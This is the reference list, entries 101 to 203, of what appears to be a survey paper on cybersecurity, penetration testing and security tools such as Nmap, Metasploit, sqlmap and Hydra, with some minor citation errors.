[101] K. Chung, C. A. Kamhoua, K. A. Kwiat, Z. T. Kalbarczyk, and R. K. Iyer. "*Game Theory with Learning for Cyber Security Monitoring*". Proceedings of IEEE International Symposium on High Assurance Systems Engineering, 2016, 1–8. https://doi.org/10.1109/HASE.2016.48

[102] R. Ramirez, and N. Choucri. "*Improving Interdisciplinary Communication with Standardized Cyber Security Terminology: A Literature Review*". In IEEE Access (2016). Institute of Electrical and Electronics Engineers Inc. https://doi.org/10.1109/ACCESS.2016.2544381

[103] Q. Shen, and Y. Shen. "*Endpoint security reinforcement via integrated zero-trust systems: A collaborative approach*". Computers and Security, 2024. https://doi.org/10.1016/j.cose.2023.103537

[104] S. Slate. "*Endpoint Security: An Overview and a Look into the Future*". 2018

[105] R. Alabdan, "*Phishing attacks survey: Types, vectors, and technical approaches*". In Future Internet (Vol. 12, Issue 10, pp. 1–39). (2020). MDPI AG. https://doi.org/10.3390/fi12100168

[106] K. Shravan, B. Neha, B. Pawan, and A. Professor, "*Penetration Testing: A Review*". In An international journal of advanced computer technology (2014).

[107] "*Kali Tools*" kali.org. [Online]. Available: https://www.kali.org/tools/ [Accessed Mar. 12, 2024]

[108] "*Web penetration Testing with Kali Linux*". Oreilly.com. [Online]. Available: https://www.oreilly.com/library/view/web-penetration-testing/9781788623377/71203ba9-3894-4192-af66-1003405ab8ed.xhtml [Accessed Mar. 12, 2024]

[109] S. S. Konduru, and S. Mishra,(n.d.). "*Detection of Password Reuse and Credential Stuffing: A Server-side Approach*".

[110] T. Brewster. "*Behind The Mystery Of Russia's 'Dyre' Hackers Who Stole Millions From American Business*". Forbes.com. May 4, 2017. [Online]. Available: https://www.forbes.com/sites/thomasbrewster/2017/05/04/dyre-hackers-stealing-millions-from-american-coporates/ [Accessed May 27, 2024]

[111] S. Chahal. "*AI-Enhanced Cyber Incident Response and Recovery*". International Journal of Science and Research (IJSR), 12(3), 1795–1801. https://doi.org/10.21275/sr231003163025

[112] I. Goni, J. Mishion Gumpy, T. Umar Maigari, M. Muhammad, and A. Saidu. "*Cybersecurity and Cyber Forensics: Machine Learning Approach. Machine Learning Research*", 2020. https://doi.org/10.11648/j.mlr.20200504.11

[113] O. F. Keskin, K. M. Caramancion, I. Tatar, O. Raza, and U. Tatar. "*Cyber third-party risk management: A comparison of non-intrusive risk scoring reports*". Electronics (Switzerland), 2021. https://doi.org/10.3390/electronics10101168

[114] "*Zoom Patches Released for Zero-Day Vulnerabilities*". It.ucsb.edu. [Online]. Available: https://www.it.ucsb.edu/news/zoom-patches-released-zero-day-vulnerabilities [Accessed May 21, 2024]

[115] T. D. Wagner, K. Mahbub, E. Palomar, and A. E. Abdallah. "*Cyber threat intelligence sharing: Survey and research directions*". Computers and Security, 2019. https://doi.org/10.1016/j.cose.2019.101589

[116] "*Lessons Learned From The GhostShell SQL Injection Attack*". Lmntrix.com. [Online]. Available: https://lmntrix.com/blog/zero-day-exploits-special-edition-lessons-learned-from-ghostshell-attack/ [Accessed May 21, 2024]

[117] M. Potkonjak, A. Nahapetian, M. Nelson, and T. Massey. "*Hardware Trojan Horse Detection Using Gate-Level Characterization*". Computer Science Department, University of California, Los Angeles (UCLA). CA 90095.

[118] A. Marotta, and S. Madnick. "*Convergence and divergence of regulatory compliance and cybersecurity*". Issues in Information Systems, 2021. https://doi.org/10.48009/1_iis_2021_10-50

[119] N. Ibrahim, amd A. Capstone (2021). "*INCIDENT RESPONSE PLAN EFFECTIVENESS*".

[120] T., Zoppi, A., Ceccarelli and A. Bondavalli. "*Unsupervised Algorithms to Detect Zero-Day Attacks: Strategy and Application*". IEEE Access, 9, 90603–90615. (2021) https://doi.org/10.1109/ACCESS.2021.3090957

[121] "*WPScan Security Scanner*". Bugcrowd.com. [Online]. Available: https://www.bugcrowd.com/glossary/wpscan-security-scanner/ [Accessed Mar. 12, 2024]

[122] S. Chaudhary, V. Gkioulos, and S. Katsikas, "*Developing metrics to assess the effectiveness of cybersecurity awareness program*". In Journal of Cybersecurity (Vol. 8, Issue 1). Oxford University (2022). Press. https://doi.org/10.1093/cybsec/tyac006

[123] F. Salahdine, and N. Kaabouch. "*Social engineering attacks: A survey*". In Future Internet (Vol. 11, Issue 4). MDPI AG. (2019) https://doi.org/10.3390/FI11040089

[124] M. Howard, M. H. Com, and J. A. Whittaker. "*Basic Training*". (2005) www.computer.org/security/

[125] T. Seals. "*Patch Now: Apple Zero Day Exploits Bypass Kernel Security*". Darkreading.com, Mar. 6, 2024. [Online]. Available: https://www.darkreading.com/ics-ot-security/patch-now-apple-zero-day-exploits-bypass-kernel-security [Accessed May 21, 2024]

[126] F. Daryabar, A. Dehghantanha, N. I. Udzir, N. F. B. Mohd Sani, and S. Shamsuddin. "*Towards secure model for SCADA systems*". Proceedings 2012 International Conference on Cyber Security, Cyber Warfare and Digital Forensic, CyberSec 2012. https://doi.org/10.1109/CyberSec.2012.6246111

[127] "*Fping – A High Performance Ping Tool for Linux*". Tecmint.com, Jul. 13, 2023. [Online]. Available: https://www.tecmint.com/ping-multiple-linux-hosts-using-fping/ [Accessed Mar. 12, 2024]

[128] M. Buckbee "*How to Use Nmap: Commands and Tutorial Guide*". Varonis.com, May 20, 2020. [Online]. Available: https://www.varonis.com/blog/nmap-commands [Accessed Mar. 12, 2024]

[129] S. Cooper. "*Ettercap Cheat Sheet*". Comparitech.com, Sep. 15, 2023. [Online]. Available: https://www.comparitech.com/net-admin/ettercap-cheat-sheet/ [Accessed Mar. 12, 2024]

[130] "*DNSEnum*". Oreilly.com. [Online]. Available: https://www.oreilly.com/library/view/web-penetration-testing/9781788623377/69a5a267-6a61-45a8-b19b-1f2de783cdda.xhtml [Accessed Mar. 12, 2024]

[131] G. Zayn, "*Mastering DNS Enumeration: A Comprehensive Guide to Dnsmap and dnsmap-bulk for subdomain discovery and security assessments*". Gems-zayn.medium.com, Nov. 21, 2023. [Online]. Available: https://gems-zayn.medium.com/mastering-dns-enumeration-a-comprehensive-guide-to-dnsmap-and-dnsmap-bulk-for-subdomain-discovery-366f681c2f90 [Accessed Mar. 12, 2024]

[132] "*Gobuster-Penetration Testing Tools in Kali Tools*". Geeksforgeeks.org, Apr. 18, 2023. [Online]. Available: https://www.geeksforgeeks.org/gobuster-penetration-testing-tools-in-kali-tools/ [Accessed Mar. 12, 2024]

[133] C. Onwubiko. "*Focusing on the Recovery Aspects of Cyber Resilience*". (2020)

[134] L. A. Bygrave. "*Privacy and Data Protection in an International Perspective*".(1999) www.scandinavianlaw.se/

[135] S. Sajeed, C. Minshull, N. Jain, and V. Makarov. "*Invisible Trojan-horse attack*". Scientific Reports, 7(1). (2017). https://doi.org/10.1038/s41598-017-08279-1

[136] S. A. Rouiller (n.d.). "*Virtual LAN Security: weaknesses and countermeasures*". GIAC Security Essentials Practical Assignment Version 1.4b.

[137] E. Kost. "*What Caused the Uber Data Breach in 2022?*". Upguard.com. Mar. 02, 2023. [Online]. Available: https://www.upguard.com/blog/what-caused-the-uber-data-breach [Accessed May 24, 2024]

[138] Z. Alkhalil, C. Hewage, L. Nawaf, and I. Khan, "*Phishing Attacks: A Recent Comprehensive Study and a New Anatomy*". In Frontiers in Computer Science (Vol. 3). (2021), Frontiers Media S.A. https://doi.org/10.3389/fcomp.2021.563060

[139] "*What is WireShark and How is it Used?*". Comptia.org. [Online]. Available: https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it [Accessed Mar. 12, 2024]

[140] P. Gite, R. Tajne, A. Naik, P. Ghugare, and S. Bachwani. "*Comprehensive analysis of endpoint security strategies, technologies and challenges*". Department Of Computer Engineering, Government College Of Engineering. https://www.doi.org/10.56726/IRJMETS46033

[141] Q. Gu, and P. Liu (n.d.). "*Denial of Service Attacks*". Department of Computer Science, San Marcos, TX, 78666.

[142] "*W3AF: Introduction, Architecture and Features*". Sciencedoze.com, Mar. 03, 2023. [Online]. Available: https://www.sciencedoze.com/2023/03/w3af-introduction-architecture-features.html [Accessed Mar. 12, 2024]

[143] M. Bromiley. "*Threat Intelligence: What it is, and How to Use it Effectively*". SANS. 2016.

[144] I. Yaqoob, S. A. Hussain, S. Mamoon, N. Naseer, J. Akram, and A. Ur Rehman. "*Penetration Testing and Vulnerability Assessment*". Journal of Network Communications and Emerging Technologies *(JNCET) Www.Jncet.Org*, *7*(8). (2017). https://www.researchgate.net/publication/349077887

[145] A. Chandran, "*Commix – Command Injection Exploiter*". Medium.com, Aug. 15, 2023. [Online]. Available: https://medium.com/@aswinchandran274/commix-command-injection-exploiter-2f72cc69e38e [Accessed Mar. 12, 2024]

[146] N. Pilamunga, C. Mantilla, A. Arellano, B. Vaca, P. Mendez, B. Hidalgo, and N. Layedra. "*Security Policies to Mitigate Attacks VLAN Hopping in the Data Link Layer of LA Networks*". KnE Engineering, 3(9), (2018). https://doi.org/10.18502/keg.v3i9.3649

[147] R. Dezso, "*How to Use the BeEf Hakcing Tool: Hook Browsers Like a Pro*". Station.net, Dec. 12, 2023. [Online]. Available: https://www.stationx.net/beef-hacking-tool/ [Accessed Mar. 12, 2024]

[148] M. Shivanandhan, "*SQL Injection Attacks – How to Use SQLMap to Find Database Vulnerabilities*". Freecodecamp.org, Dec. 13, 2022. [Online]. Available: https://www.freecodecamp.org/news/how-to-protect-against-sql-injection-attacks/ [Accessed Mar. 12, 2024]

[149] K. Krombholz, H. Hobel, M. Huber, and E. Weippl. "*Advanced social engineering attacks*". Journal of Information Security and Applications, 22, 113–122, (2015). https://doi.org/10.1016/j.jisa.2014.09.005

[150] N. S. Narayana, "*Kali Linux – Metasploit framework*". Medium.com, Nov. 15, 2023. [Online]. Available: https://medium.com/@nischal-s/kali-linux-metasploit-framework-0d60e38d47b5 [Accessed Mar. 12, 2024]

[151] K. Bicakci, and B. Tavli. "*Denial-of-Service attacks and countermeasures in IEEE 802.11 wireless networks*". In Computer Standards and Interfaces.(2009),(Vol. 31, Issue 5, pp. 931–941). https://doi.org/10.1016/j.csi.2008.09.038

[152] "*Intruder Vulnerability Scanner*". Bugcrowd.com. [Online]. Available: https://www.bugcrowd.com/glossary/intruder-vulnerability-scanner/ [Accessed Mar. 12, 2024]

[153] "*Greenbone OpenVAS*". Openvas.org. [Online]. Available: https://www.openvas.org/ [Accessed Mar. 12, 2024]

[154] D. Chen, and H. Zhao. "*Data security and privacy protection issues in cloud computing*". Proceedings - 2012 International Conference on Computer Science and Electronics Engineering, ICCSEE 2012, 1, 647–651. https://doi.org/10.1109/ICCSEE.2012.193

[155] L. Bosnjak, J. Sres and B. Brumen. "*Brute-force and dictionary attack on hashed real world passwords*". University of Maribor, Faculty of Electrical Engineering and Computer Science/Institute of Informatics, Maribor, Slovenia. (2018).

[156] R. Awati, "*Nessus*". Techtarget.com, Jun. 2023. [Online]. Available: https://www.techtarget.com/searchnetworking/definition/Nessus [Accessed Mar. 12, 2024]

[157] "*Hashcat*". Hypr.com. [Online]. Available: https://www.hypr.com/security-encyclopedia/hashcat [Accessed Mar. 12, 2024]

[158] A. DeVito, "*How to Use Aircrack-ng: A Guide to Network Compromise*". Station.net, Dec. 12, 2023. [Online]. Available: https://www.stationx.net/how-to-use-aircrack-ng-tutorial/ [Accessed Mar. 13, 2024]

[159] "*Brute-Forcing WPS Pins with Reaver in Linux*". Geeksforgeeks.org, Sep. 08, 2023. [Online]. Available: https://www.geeksforgeeks.org/brute-forcing-wps-pins-with-reaver-in-linux/ [Accessed Mar. 13, 2024]

[160] "*Kismet*". Cisa.gov. [Online]. Available: https://www.cisa.gov/resources-tools/services/kismet [Accessed Mar. 13, 2024]

[161] J. Williams, (2014). "*A SANS Survey Written by Alissa Torres Incident Response: How to Fight Back*".

[162] N. Vugdelija, N. Nedeljković, N. Kojić, L. Lukić, and M. Vesić. "*REVIEW OF BRUTE-FORCE ATTACK AND PROTECTION TECHNIQUES*". Academy of technical and art applied studies Belgrade, Department: School of applied studies for Information and communication technologies, Belgrade, Serbia

[163] C.-F. Lee, C.-Y. Weng, C.-H. Wang, G. Chakraborty, K. Sakurai and K.-Y. Tsai. "*Research on Multimedia Applications on Information Hiding Forensics and Cybersecurity*". International Journal of Network Security, 2021, 1093. https://doi.org/10.6633/IJNS.202111

[164] R. Severns, "*Guide to ZAP Application Security Testing*". Stackhawk.com, Mar. 26, 2021. [Online]. Available: https://www.stackhawk.com/blog/guide-to-zap-application-security-testing/ [Accessed Mar. 13, 2024]

[165] E. Chow, "*Ethical Hacking & Penetration Testing*". ACC 626: IT Research Paper. (2011)

[166] "*DirBuster*". Oreilly.com. [Online]. Available: https://www.oreilly.com/library/view/web-penetration-testing/9781788623377/fc3c41cd-8253-432b-92a4-24945732cb54.xhtml [Accessed Mar. 13, 2024]

[167] B. Gomez, "*Complete Guide to Using Wapiti Web Vulnerability Scanner to Keep Your Web Application & Websites Secure*". Linuxsecurity.com, Apr. 07, 2022. [Online]. Available: https://linuxsecurity.com/features/complete-guide-to-using-wapiti-web-vulnerability-scanner-to-keep-your-web-applications-websites-secure [Accessed Mar. 13, 2024]

[168] A. Tundis, W. Mazurczyk, and M. Mühlhäuser. "*A review of network vulnerabilities scanning tools: Types, capabilities and functioning*". ACM International Conference Proceeding Series. 2018, https://doi.org/10.1145/3230833.3233287

[169] "*What is Nikto and it's usages*". Geeksforgeeks.org, Sep. 30, 2022. [Online]. Available: https://www.geeksforgeeks.org/what-is-nikto-and-its-usages/ [Accessed Mar. 13, 2024]

[170] "*What is BurpSuite?*". Geeksforgeeks.org, Sep. 30, 2022. [Online]. Available: https://www.geeksforgeeks.org/what-is-burp-suite/ [Accessed Mar. 13, 2024]

[171] G. A. Pavlopoulos, S. D. Hooper, A. Sifrim, R. Schneider, and J. Aerts, "*Medusa: A tool for exploring and clustering biological networks. BMC Research Notes*", (2011). https://doi.org/10.1186/1756-0500-4-384

[172] A. Giuseppi, A. Tortorelli, R. Germana, F. Liberati and A. Fiaschetti. "*Securing Cyber-Physical Systems: an Optimization Framework based on OSSTMM and Genetic Algorithms*". July 1- 4, 2019, Palm Beach Hotel, Akko, Israel.

[173] "*Crunch Kali Linux*". Javapoint.com. [Online]. Available: https://www.javatpoint.com/crunch-kali-linux [Accessed Mar. 13, 2024]

[174] R. Ternt, "*Using Kali Linux and Hydra for Attack Testing and Alert Generation*". Rodtrent.substack.com, Sep. 15, 2023. [Online]. Available: https://rodtrent.substack.com/p/using-kali-linux-and-hydra-for-attack [Accessed Mar. 13, 2024]

[175] "*Ncrack Reference Guide (Man Page)*". Nmap.org. [Online]. Available: https://nmap.org/ncrack/man.html [Accessed Mar. 13, 2024]

[176] "*John The Ripper*". Bugcrowd.com. [Online]. Available: https://www.bugcrowd.com/glossary/john-the-ripper/ [Accessed Mar. 13, 2024]

[177] V. Sundar, "*Penetration Testing: A Complete Guide*". Indusface.com, Oct. 19, 2023. [Online]. Available: https://www.indusface.com/blog/what-is-penetration-testing/ [Accessed Mar. 13, 2024]

[178] S. Baluni, S. Dutt, P. Dabral, S. Maji, A. Kumar, and A. Chaudhary, "*Penetration Testing on Virtual Machines*". (2022) 10th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions), ICRITO 2022. https://doi.org/10.1109/ICRITO56286.2022.9964926

[179] "*Physical Penetration Testing: The Most Overlooked Aspect of Security Information Security*". (2023).

[180] "*Wireless Penetration Testing*". Threatintelligence.com, Aug. 25, 2023. [Online]. Available: https://www.threatintelligence.com/blog/wireless-penetration-testing [Accessed Mar. 14, 2024]

[181] A. Marchand-Melsom, and D. B. Nguyen Mai. "*Automatic repair of OWASP Top 10 security vulnerabilities: A survey*". Proceedings - 2020 IEEE/ACM 42nd International Conference on Software Engineering Workshops, ICSEW 2020, 23–30. https://doi.org/10.1145/3387940.3392200

[182] T. Finn, "*Penetration Testing methodologies and standards*". Ibm.com, Jan. 24, 2024. [Online]. Available: https://www.ibm.com/blog/pen-testing-methodology/ [Accessed Mar. 14, 2024]

[183] H. G. Holladay, "*What You Need to Know About OSSTMM*". Kirkpatrickprice.com. Dec. 21, 2023. [Online]. Available: https://kirkpatrickprice.com/blog/what-you-need-to-know-about-osstmm/ [Accessed May 03, 2024]

[184] "*European Union Agency for Cybersecurity*". Digital-skills-jobs.europa.eu. [Online]. Available: https://digital-skills-jobs.europa.eu/en/organisations/european-union-agency-cybersecurity-enisa [Accessed Mar. 14, 2024]

[185] "*About NIST*". Nist.gov. [Online]. Available: https://www.nist.gov/about-nist [Accessed Mar. 14, 2024]

[186] P. Kirvan, "*ISACA*". Techtarget.com. Aug. 2023. [Online]. Available: https://www.techtarget.com/searchcio/definition/ISACA [Accessed Mar. 14, 2024]

[187] "*Sans Institute*". Weforum.org. [Online]. Available: https://www.weforum.org/organizations/sans-institute/ [Accessed Mar. 14, 2024]

[188] J. MacKay, "*5 Damaging Consequences of Data Breach: Protect you Assets*". Metacopliance.com. [Online]. Available: https://www.metacompliance.com/blog/data-breaches/5-damaging-consequences-of-a-data-breach [Accessed Mar. 14, 2024]

[189] P. Loshin, "*Open Web Application Security Project (OWASP)*". Techtarget.com. Mar, 2022. [Online]. Available: https://www.techtarget.com/searchsoftwarequality/definition/OWASP [Accessed May 08, 2024]

[190] D. Sweigert, M. M. Chowdhury and N. Rifat, "*Exploit Security Vulnerabilities by Penetration Testing*". IEEE International Conference on Electro Information Technology, (2022), 527–532. https://doi.org/10.1109/eIT53891.2022.9813929

[191] P. Kesharwani, S. S. Pandey, V. Dixit and L. K. Tiwari, "*A study on Penetration Testing Using Metasploit Framework*". International Research Journal of Engineering and Technology, (2008). http://192.168.43.236

[192] H. M. Z. Al Shebli, "*A Study on Penetration Testing Process and Tools*". Old Westbury, New York.

[193] F. Network. "*ParrotOS 3.2*". commons.wikimedia.org. [Online]. Available: https://commons.wikimedia.org/wiki/File:ParrotOS_3.2_%28CyberSloop%29.png [Accessed Mar. 24, 2024]

[194] A. Tips, "*How to install BlackArch Linux*". Addictivetips.com, May 6, 2022. [Online]. Available: https://www.addictivetips.com/ubuntu-linux-tips/how-to-install-blackarch-linux/ [Accessed Mar. 24, 2024]

[195] J. M. Germain, "*BackBox Takes its Security Tools Seriously*". Linuxinsider.com, Oct. 30, 2015. [Online]. Available: https://www.linuxinsider.com/story/backbox-takes-its-security-tools-seriously-82676.html [Accessed Mar. 24, 2024]

[196] "*Bugtraq 2 Black Widow Final disponible. Are ready to hack?*". Lamiradadelreplicante.com, Apr. 29, 2024. [Online]. Available: https://lamiradadelreplicante.com/2013/04/29/bugtraq-2-black-widow-final-disponible-are-you-ready-to-hack/ [Accessed Mar. 24, 2024]

[197] M. Nestor, "*Fedora Security Live*". Linux.softpedia.com, Oct. 29, 2019. [Online]. Available: https://linux.softpedia.com/get/System/Operating-Systems/Linux-Distributions/Fedora-Security-LiveCD-103056.shtml [Accessed Mar. 24, 2024]

[198] K. Johnson, "*Samurai*". Sourceforce.net, Jun. 10, 2018. [Online]. Available: https://sourceforge.net/projects/samurai/ [Accessed Mar. 24, 2024]

[199] "*What is The CIA TRIAD and its Importance of Cybersecurity*". Websitesecuritystore.com, Aug. 18, 2021. [Online]. Available: https://websitesecuritystore.com/blog/what-is-the-cia-triad/ [Accessed Mar. 24, 2024]

[200] "*What is a CyberAttack*". Fortinet.com. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/what-is-cyber-attack [Accessed Mar. 24, 2024]

[201] F. Mavituna, “*Netsparker’s All New Online Web Application Security Scanner Netsparker Enterprise is Here*”. Invicti.com, Mar. 11, 2015. [Online]. Available: https://www.invicti.com/blog/releases/netsparker-cloud-features-highlight/ [Accessed Mar. 24, 2024]

[202] “Commix”. Commixproject.com. [Online]. Available: https://commixproject.com/ [Accessed May 30, 2024]

[203] “Nexpose Vulnerability Analysis Tools”. Geeksforgeeks.com. Feb. 20, 2024. [Online]. Available: https://www.geeksforgeeks.org/nexpose-vulnerability-analysis-tools/ [Accessed May 30, 2024]